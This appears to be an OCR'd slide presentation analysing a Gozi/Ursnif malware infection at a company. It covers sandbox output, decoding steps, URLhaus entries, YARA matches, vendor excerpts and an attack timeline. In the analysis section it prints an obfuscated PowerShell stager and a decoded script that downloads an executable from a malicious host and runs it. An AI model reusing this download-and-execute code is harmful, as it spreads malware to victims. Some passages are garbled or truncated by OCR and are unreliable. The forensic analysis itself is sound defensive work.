
Payload delivery

The table below documents all payloads that URLhaus retrieved from this particular URL.

| Firstseen | Filename | File Type | Payload (SHA256) | VT | Signature |
|---|---|---|---|---|---|
| 2019-10-10 | n/a | exe | 905e4ed51fee8b390dc8740f2ce97c79748c654510c42bb6aec9b19e57e21434 | n/a | Gozi |

# Malware Analysis: going deep down the rabbit hole (1/3)


## 01 Sandbox analysis



Analysed 2 processes in total.


```
├ WINWORD.EXE /n "C:\info_18.06.doc" (PID: 3388)
└ powershell.exe powershell -Encod KAAgACYAKAAnAG4ARQAnACsAJwB3AC0AbwBiACcAKwAnAEoAZQBDAHQAJwApACAASQBPAGAALgBjAG8AYABNAHAAcgBFAFMAUwBpAG8A
  TgBgAC4ARABgAEUAZgBgAGwAYABBAFQAZQBzAFQAcgBFAGEATQAoAFsAcwBZAHMAdABlAG0ALgBpAE8ALgBNAGUATQBPAHIAeQBTAFQAcgBFAEEAbQBdACAAWwBjAE8AbgB2
  AGUAUgBOAF0AOgA6AGYAUgBPAG0AQgBBAFMARQA2ADQAUwBUAHIASQBuAEcAKAAnAFIAWgBCAGYAYgA5AG8AdwBGAE0AVwAvAGkAaAA4AGkATwBZAGcAUgBsAHAAQQBX
  AFEAaABSAHQAVwBsAGwASwBnAGQASQBHAE8AcQBYADcAcAB5AHEARQBHADIAeABJAGIATgBjADIAZQBBAFgAeAAzAGUAZQBIAGoAcgAwAGUAbgBYAHYATwArAFYAMABuAEgA
  ZAB3AFgAWQA1AFgAZwAxAGQAVwAyADkALwBnAEQAeAB3ADUAaABoAEIANQAzAHgAegBWAEsARQBJADcANgBvAFYAWABxADUAbABDAFoAKwBVAFEAawBlAEcAKwB5AE0AcQBl
  AHAAMQBhAHIAbgArAGIAbwB4AGkAUQBQAHMATQBOAHcAcgBrAEUATAB5AGkAdABiAFEAeAByADkAdwArAHgATABSAHgAaAA3ADgAQQBlAHUAVwBzADYAeQA2AHIAeABZAG0A
  dwBkAC8ARwAyADUAQwBuAFAAVwBsAEYAUgBiAE4ARABSAE4ASwBFAGcAZQBuAHcAMQBSAFoASwBqAGUAYQBnAHYAUgB4AFcATgB6AFUARgBwAG0ATQBuAHIAYwBQAFIAMA
  BoADQAUgByAGMAVwB3ADIAMgAyAHUALwBiAEMALwBBADkAZwBVAFQAQgBpAFAAcwBvAHAAMwBsAFEAZwBHAHcAVgB0AFgAMABVAEEATgAvAEkANABmAGUAWQBLAEkAVAA
  zAFUAaQBEAFgALwB0AGUAdwBJAGEANwBDADEARgBUAGIAVwBMAFAAKwBPAFcAQgBiAGsANQBmAE0AeQBlAEUANQB4AFAAbgA2AFoAOABnAHUATwBLAFMAeQBoAEsANABq
  AHIAVQBYAC8AZwB2AFQAegAxAEUARwBYAG8AdgBiAFoAMgAwAGYARAB2ADkAMgArAGkATgB1AEcARQAxAEwAOQBhAHAAWgBiAHoAWQBQADYARAAzAE4AOQBqAG8ANwA3AG
  YAMABoAFoAVABIADAAQgBKAGUATgBYAGsAVgA0AFAAaQB1AFEAcQA1ADcAQwA3AHAAegBwADYARwA1AE8ATAAwAGEAMgBFAFkAVAAxAE4AawBBAEMAcQA2AGoATQBHAHEAaA
  AwADgAOABSAEwAVABhAE0ASwAwADEATAA1AFQAMQBLAFgAbwBKAFMAdgA0AGYARABwAFMANgBrAGQAdgA5AFgAOABHAEwANQA0AEUAOABUAFAARgBzAC8AMABOAHoAZ
  wBlAEcAWABIADcAMgBLAEgAVABmAFoAbQBrAGQAbABpAFUANABxAHYAWQBuADIAYwA0AGYATwA1AEwASABSAEoAVAB1AGUAegBrADgAMQBDADUAVwA4AHQATQBRAG0AKw
  BqAE8AVQBlAC8AdwBVAD0AJwAgACkAIAAsAFsAcwBZAHMAdABFAE0ALgBJAE8ALgBjAG8AbQBwAHIARQBzAFMAaQBvAG4ALgBDAG8ATQBQAHIAZQBTAFMASQBvAG4ATQBvAG
  QARQBdADoAOgBEAEUAQwBPAG0AcAByAGUAUwBTACkAfAAmACgAJwBGACcAKwAnAE8AJwArACcAUgBFAEEAQwBIAC0ATwBCAGoARQBDAHQAJwApAHsALgAoACcAbgBFACcA
  KwAnAHcALQBvAGIAJwArACcASgBlAEMAdAAnACkAIAAgAEkATwBgAC4AUwBgAFQAcgBlAEEATQBgAFIAYABlAGEAZABlAFIAKAAgACQAXwAgACwAWwB0AGUAWAB0AC4ARQBOAE
  MATwBkAEkAbgBHAF0AOgA6AGEAcwBjAGkAaQApAH0AKQAuAHIAZQBhAEQAdABvAGUATgBEACgAKQAgAHwAJgAgACgAIAAkAFAAcwBIAE8ATQBlAFsAMgAxAF0AKwAkAFAAUwBI
  AE8AbQBlAFsAMwAwAF0AKwAnAHgAJwApAA== (PID: 2672)
```

## 02 Decoded base64 code



```
(
  &('nE'+'w-ob'+'JeCt') IO`.co`MprESSioN`.D`Ef`l`ATesTrEaM(
    [sYstem.iO.MeMOrySTrEAm] [cOnveRt]::fROmBASE64STrInG(
      'RZBfb9owFMW/ih8iOYgRlpAWQhRtWllKgdIGOqX7pyqEG2xIbNc2e
       AXx3eeHjr0enXvO+V0nHdwXY5Xg1dW29/gDxw5hhB53xzVKEI76oV
       Xq5lCZ+UQkeG+yMqeplarn+boxiQPsMNwrkELyitbQxr9w+xLRxh7
       8AeuWs6y6rxYmwd/G25CnPWlFRbNDRNKEgenw1RZKjeagvRxWNzUF
       pmMnrcPR0h4RrcWw222u/bC/A9gUTBiPsop3lQgGwVtX0UAN/I4fe
       YKIT3UiDX/tewIa7C1FTbWLP+OWBbk5fMyeE5xPn6Z8guOKSyhK4j
       rUX/gvTz1EGXovbZ20fDv92+iNuGE1L9apZbzYP6D3N9jo77f0hZT
       H0BJeNXkV4PiuQq57C7pzp6G5OL0a2EYT1NkACq6jMGqh088RLTaM
       K01L5T1KXoJSv4fDpS6kdv9X8GL54E8TPFs/0NzgeGXH72KHTfZmk
       dliU4gvYn2c4fO5LHRJTuezk81C5W8tMOm+iOUe/wU='
    ) [sYstEM.IO.comprEsSion.CoMPreSSIonModE]::DECOmpreSS
  )|&(
    'F'+'O'+'REACH-OBjECt'){
      .('nE'+'w-ob'+'JeCt')  IO`.S`TreAM`R`eadeR(
        $_ ,[teXt.ENCOdInG]::ascii
      )
    }
  ).reaDtoeND() |& ( $PsHOMe[21]+$PSHOme[30]+'x')
```


## 03 Made a script to decode deflated stream




```
const zlib = require('zlib')

const payload = 'RZBfb9owFMW/ih8iOYgRlpAWQhRtWllKgdIGOqX
const buf = Buffer.from(payload, 'base64')
const inflatedBuf = zlib.inflateRawSync(buf).toString()

console.log('### OUT:\n' + inflatedBuf)
```

# Malware Analysis: going deep down the rabbit hole (2/3)

## 04 Analysis of the decoded deflate stream



```
$F8MaHs='b5j3PZ';
$hnhizkzd = '974';
$lmvfwNJp='uwQcWiF';
$fXNdmw=$env:userprofile+'\'+$hnhizkzd+'.exe';
$rLQfMfRw='UHj4oF3r';
$siQv9hF=new-object Net.WebClient;
$Fl4DSw='http://m6147keeganpw.info/sp282y/si2s81-19.php?l=rwoq7.pem'.Split('@');
$lCv0QX='WKTKoJ';
foreach($i1R1_T3 in $Fl4DSw){
  try{
    $siQv9hF.DownloadFile($i1R1_T3, $fXNdmw);
    $YGi_hcz4='U5mWf2';
    If ((Get-Item $fXNdmw).length -ge 26949) {
      [Diagnostics.Process]::Start($fXNdmw);
      $oaS01K='LdOiWw';
      break;
      $nJuwRQ4='wcpEpdzL'
    }
  }catch{}
}
$QL4s1j='Wh2BHru'
```



| | |
|---|---|
| **ID:** | 209834 |
| **URL:** | http://m6147keeganpw.info/sp282y/si2s81-19.php?l=rwoq10.dat |
| **URL Status:** | Offline |
| **Host:** | m6147keeganpw.info |
| **Date added:** | 2019-06-18 05:59:04 UTC |
| **Threat:** | Malware download |
| **Google Safe Browsing:** | Clean |
| **Spamhaus DBL:** | Not listed |
| **SURBL:** | Not listed |
| **Reporter:** | *Anonymous* |
| **Abuse complaint sent (?):** | Yes (2019-06-18 06:46:02 UTC to abuse{at}abusehost[dot]ru) |
| **Takedown time:** | 43 minutes |
| **Tags:** | exe geofenced Gozi ITA |

### Payload delivery


The table below documents all payloads that URLhaus retrieved from this particular URL.

| Firstseen | Filename | File Type | Payload (SHA256) | VT | Signature |
|---|---|---|---|---|---|
| 2019-06-18 | rwoq10.dat | exe | 78724cbf21db1587f23e2cf47dfbf1cb90156fae2f0d5d5dcdb41caad5db9913 | n/a | Gozi |

## 05 Threat Intelligence platform tells us the malware is of Gozi family


# Malware Analysis: going deep down the rabbit hole (3/3)

**06** Analyzing the memory of PC1 we found several traces of malware, among which there were also Gozi distinctive signatures



```
Rule: GEN_PowerShell
Rule: GlassesCode
Rule: InstallStrings
Rule: memory_shylock
Rule: RSharedStrings
Rule: SharedStrings
Rule: spyeye_plugins
Rule: Str_Win32_Http_API
Rule: Str_Win32_Internet_API
Rule: Str_Win32_Wininet_Library
Rule: Str_Win32_Winsock2_Library
Rule: UPX
Rule: WarpStrings
Rule: with_sqlite
Rule: XMRIG_Miner
```

Volatility + YARA Rules



THREAT ANALYSIS

## Gozi Trojan

TUESDAY, MARCH 20, 2007
BY: DON JACKSON


- **Date:** March 20, 2007; UPDATED - March 21, 2007
- **Author:** Don Jackson

Russian malware authors are finding new ways to steal from thieves because it was encrypted using SSL/TLS. the mechanisms used to steal that data, but it became not as a product, but as a service. Eventually it lead to enforcement investigation.

### Highlights

A single attack by a single variant compromises more t hundreds of sites.

- Steals SSL data using advanced Winsock2 functionality
- State-of-the-art, modularized trojan code
- Spread through IE browser exploits
- Undetected for weeks, months by many AV vendors



## How Ursnif Evolves to Keep Threatening Italy

2019-06-11 ZLAB-YOROI research

### Introduction


For months the Italian users have been targeted by waves of malspam delivering infamous Ursnif variants. Yoroi-Cybaze ZLab closely observed these campaigns and analyzed them to track the evolution of the techniques and the underlined infection chain, noticing an increasing sophistication. For instance the latest waves increased their target selectivity abilities by implementing various country-checks and their anti-analysis capabilities through heavy code obfuscation.

**07** Malware hunters confirm what we found with Ursnif/Gozi behaviours

# Presentation

# Timeline

## This is an overview of the timeline of the attacks received by the company from Sept. 2018 till July 2019. In yellow we highligthed our time period analysis focus.



*September*
1 PC:
- 2 quarantines

*November*
4 PCs:
- 7 quarantines;
- Sonar blocked suspicious activities on 1 PC

*January*
3 PCs:
- 8 quarantines

*February*
5 PCs:
- 16 quarantines
- Blocked 1 intrusion attempt

*March*
2 PCs:
- Blocked connections to malicious URLs

*April*
8 PCs:
- 17 quarantines
- Blocked connections to malicious URLs
- Blocked 12 intrusion attempts

*May*
3 PCs:
- 1 quarantine
- Blocked connection to/from 1 server
- Blocked connections to malicious URLs

*June*
8 PCs:
- 3 quarantines
- Blocked connections to malicious URLs
- Sonar blocked suspicious activities on 1 PC
- Blocked 2 intrusion attempts
- Blocked connection to/from 1 server

*July*
1 PC:
- Blocked connections to malicious URLs

*April, 23rd*
Blocked Trojan on investigated PC

*June, 18th*
- Malicious emails sent to clients
- Blocked malware on investigated PC

*July, 8th*
Investigation start

*July, 21th*
Investigation end

KEY

